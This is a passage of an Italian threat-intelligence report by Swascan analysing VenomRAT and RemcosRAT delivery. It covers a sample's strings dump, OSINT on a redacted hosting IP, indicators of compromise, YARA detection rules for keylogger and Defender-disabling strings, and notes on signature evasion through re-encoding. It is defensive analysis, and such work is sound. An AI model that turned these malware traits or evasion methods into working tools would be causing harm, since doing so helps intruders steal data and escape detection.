
	Offset	Size	Type	String
4	262f	0000000f	A	ApplicationBase
5	263f	00000029	A	Microsoft.VisualBasic.ApplicationServices
6	27a0	00000012	A	ag4mBykniVuOLDk5xb
7	2a03	00000013	A	LpsvtNQUowXdSrS0pSl
8	2ff0	00000014	A	NtUnmapViewOfSection
9	305d	00000007	A	Process
10	3095	00000008	A	GetBytes
11	30bf	0000000b	A	ProjectData
12	30cb	00000026	A	Microsoft.VisualBasic.CompilerServices
13	30f2	00000011	A	ClearProjectError
14	32c2	00000009	A	FieldInfo
15	3347	0000000b	A	XMemberInfo
16	3353	00000011	A	get_MetadataToken
17	3807	00000022	A	m_597ed96b36a2408ab8219ffc8127ea4e
18	387f	00000010	A	ac5355428a991b6a
19	38e2	00000013	A	56d98339c14a1aa0ad3
20	3a08	00000022	A	m_d1f0917f96de4e1693f4b2360f4f8a83
21	3e10	00000019	A	f4e65453eb69fd63dd4f6d5d3
22	4014	00000016	A	a649a9873a5364afd95b91
23	428a	00000007	A	aa24edf
24	42d5	00000022	A	m_362381287ece4e18a183643611e75226
25	440a	00000022	A	m_0ad76c891f3848ea99469c012a9abe0f
26	463c	00000021	A	ClassLibrary1.Resources.resources

IP OSINT


L'indirizzo IP di malware delivery **45.XX.XX.XX** è stato registrato da **Colocation America Corporation**. Esso possiede come reverse DNS domain name **45-XX-XX-XX[.]masterdaweb[.]com**




▲ Dynamic IPs (71%)	DNS heuristics	Brazil AS834: AS21769: AS-COLOAM, US AS60721: AS211585: NONE AS270564: NONE AS395111:	04 nov 2023 10:56
	Regional Internet Registry	Brazil AS21769: AS-COLOAM, US AS211585: NONE	20 ago 2023 08:54
	Regional Internet Registry	Brazil AS21769: AS-COLOAM, US AS211585: NONE AS270564: NONE	01 giu 2023 08:59
	Regional Internet Registry	Turkey AS21769: AS-COLOAM, US AS211585: NONE	13 gen 2023 08:53




L'indirizzo IP in questione possiede una pessima reputation a livello OSINT, in particolare per quanto concerne malspam threats:





Le porte ed i servizi aperti risultano essere **80** (HTTP), **135** (DCERPC), **139** (NetBIOS), **443** (HTTP), **2404, 3306** (MySQL), **5985** (HTTP), **9090** (RDP) e **47001** (HTTP).



Da una disamina a livello di scansioni HTTP possiamo notare la root principale **index /:**

Inoltre, l'host **45.XX.XX.XX** possiede potenziali evidenze legate alla vulnerabilità **CVE-2023-5678**:

⚠ Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2023-5678	Issue summary: Generating excessively long X9.42 DH keys or checking excessively long X9.42 DH keys or parameters may be very slow. Impact summary: Applications that use the functions DH_generate_key() to generate an X9.42 DH key may experience long delays. Likewise, applications that use DH_check_pub_key(), DH_check_pub_key_ex() or EVP_PKEY_public_check() to check an X9.42 DH key or X9.42 DH parameters may experience long delays. Where the key or parameters that are being checked have been obtained from an untrusted source this may lead to a Denial of Service. While DH_check() performs all the necessary checks (as of CVE-2023-3817), DH_check_pub_key() doesn't make any of these checks, and is therefore vulnerable for excessively large P and Q parameters. Likewise, while DH_generate_key() performs a check for an excessively large P, it doesn't check for an excessively large Q. An application that calls DH_generate_key() or DH_check_pub_key() and supplies a key or parameters obtained from an untrusted source could be vulnerable to a Denial of Service attack. DH_generate_key() and DH_check_pub_key() are also called by a number of other OpenSSL functions. An application calling any of those other functions may similarly be affected. The other functions affected by this are DH_check_pub_key_ex(), EVP_PKEY_public_check(), and EVP_PKEY_generate(). Also vulnerable are the OpenSSL pkey command line application when using the "-pubcheck" option, as well as the OpenSSL genpkey command line application. The OpenSSL SSL/TLS implementation is not affected by this issue. The OpenSSL 3.0 and 3.1 FIPS providers are not affected by this issue.

IOCs

- VenomRAT:

1f209f0d6be48739e9726e4474db76e6

df77fda2ce233b4542000b3b2efe57a24884f597

33df6b2921722526f1f2b57e9a9daf1d737f27c3240dc570b1df506bc8c141d6

Venom Decryptor for Durios

DisableDefender2

DarkEye

VenomBin

- RemcosRAT

6a4eb78c41183f12a1d2026903fadab7

D6f7fa082a3a236a6fd5080b40f9aeb0a2398743

Breakingsecurity[.]net

Online Keylogger Started

- RumPEDLL

54ece6f1f617401b2263ed62987e96d8

30c7c99fa023846a4b03127fe6010507be4d48d4

Regole YARA

- VenomRAT:

```
rule VenomRATRule

{

    strings:

        $venomStr = "VenomBin"

$venomStr1 = “DisableDefender2”

        $venomHex = { 56 65 6e 6f 6d 42 69 6e }

$venomHex1 = { 44 69 73 61 62 6c 65 44 65 66 65 6e 64 65 72 32 }

    condition:

        any of them

}
```

- RemcosRAT

```
rule RemcosRATRule

{

    strings:

        $remcosStr = "Online Keylogger Started"

$remcosHex= “4f 6e 6c 69 6e 65 20 4b 65 79 6c 6f 67 67 65 72 20 53 74 61 72 74 65 64”

    condition:

        any of them

}
```

CONCLUSIONI

Il presente articolo ha mostrato come, a seguito di pubblicazioni inerenti ad un determinato gruppo di threats distribuiti (in questo caso due tipologie di RATs), in un breve lasso di tempo, vengano modificate le modalità di hosting, malware delivery ed encoding. Nel caso di VenomRAT il sample non è stato modificato o ricompilato; tuttavia, sono stati apportati cambiamenti per quanto concerne la codifica dell'artefatto, nel caso specifico è stato utilizzato un metodo di encoding Base64 + Reversed text (testo scritto al rovescio). Nel caso, invece, di Remcos RAT il threat è stato ricompilato nel Novembre 2023, probabilmente anche con lo scopo di evitare detections da parte di security solutions su base di firma antivirale statica.

L'host remoto 45.XX.XX.XX.XX possiede diverse porte e servizi esposti, utili ai fini di remote management e database management (MySQL, porta 3306), esso è potenzialmente affetto dalla vulnerabilità CVE-2023-5678, la quale comporta un ritardo nella verifica o generazione di chiavi X9.42 DH per quanto concerne il protocollo OpenSSL.

L'analisi qui presentata ha dimostrato come nuove modalità di distribuzione e hosting da parte dei threat actors avvengano in modo repentino e come alcuni threats vengano leggermente modificati ai fini di bypassare le security solutions meno avanzate, le quali affidano le loro detection capabilities principalmente nell'adozione di firme antivirali statiche e hardcoded (come, ad esempio, hashes, stringhe estraibili e patterns deducibili dal dump esadecimale).

About Us

Swascan è una **Cyber Security Company** nata da un'idea di **Pierguido Iezzi** e **Raoul Chiesa.**

La prima azienda di Cyber Security Italiana proprietaria di una piattaforma di Cyber Security Testing e Threat Intelligence, oltre ad un centro di eccellenza di Cyber Security Research; centro premiato con numerosi riconoscimenti nazionali e internazionali dai più importanti player del mercato IT e non solo.

Da ottobre 2020, Swascan è parte integrante di **Tinexta Cyber** (Tinexta S.P.A), diventando protagonista attiva del primo polo nazionale di Cyber Security: non solo una azienda, ma un gruppo italiano, un nuovo hub nazionale specializzato nei servizi di identità digitale e sicurezza digitale.

Credits

Analysis by:

Fabio Pensa

Technical Contributors:

Soc Team Swascan

Editing & Graphics:

Federico Giberti

Melissa Keysomi

Contact Info

Milano

+39 0278620700

www.swascan.com

info@swascan.com

Via Fabio Filzi, 2b, 20063, Cernusco sul Naviglio, MI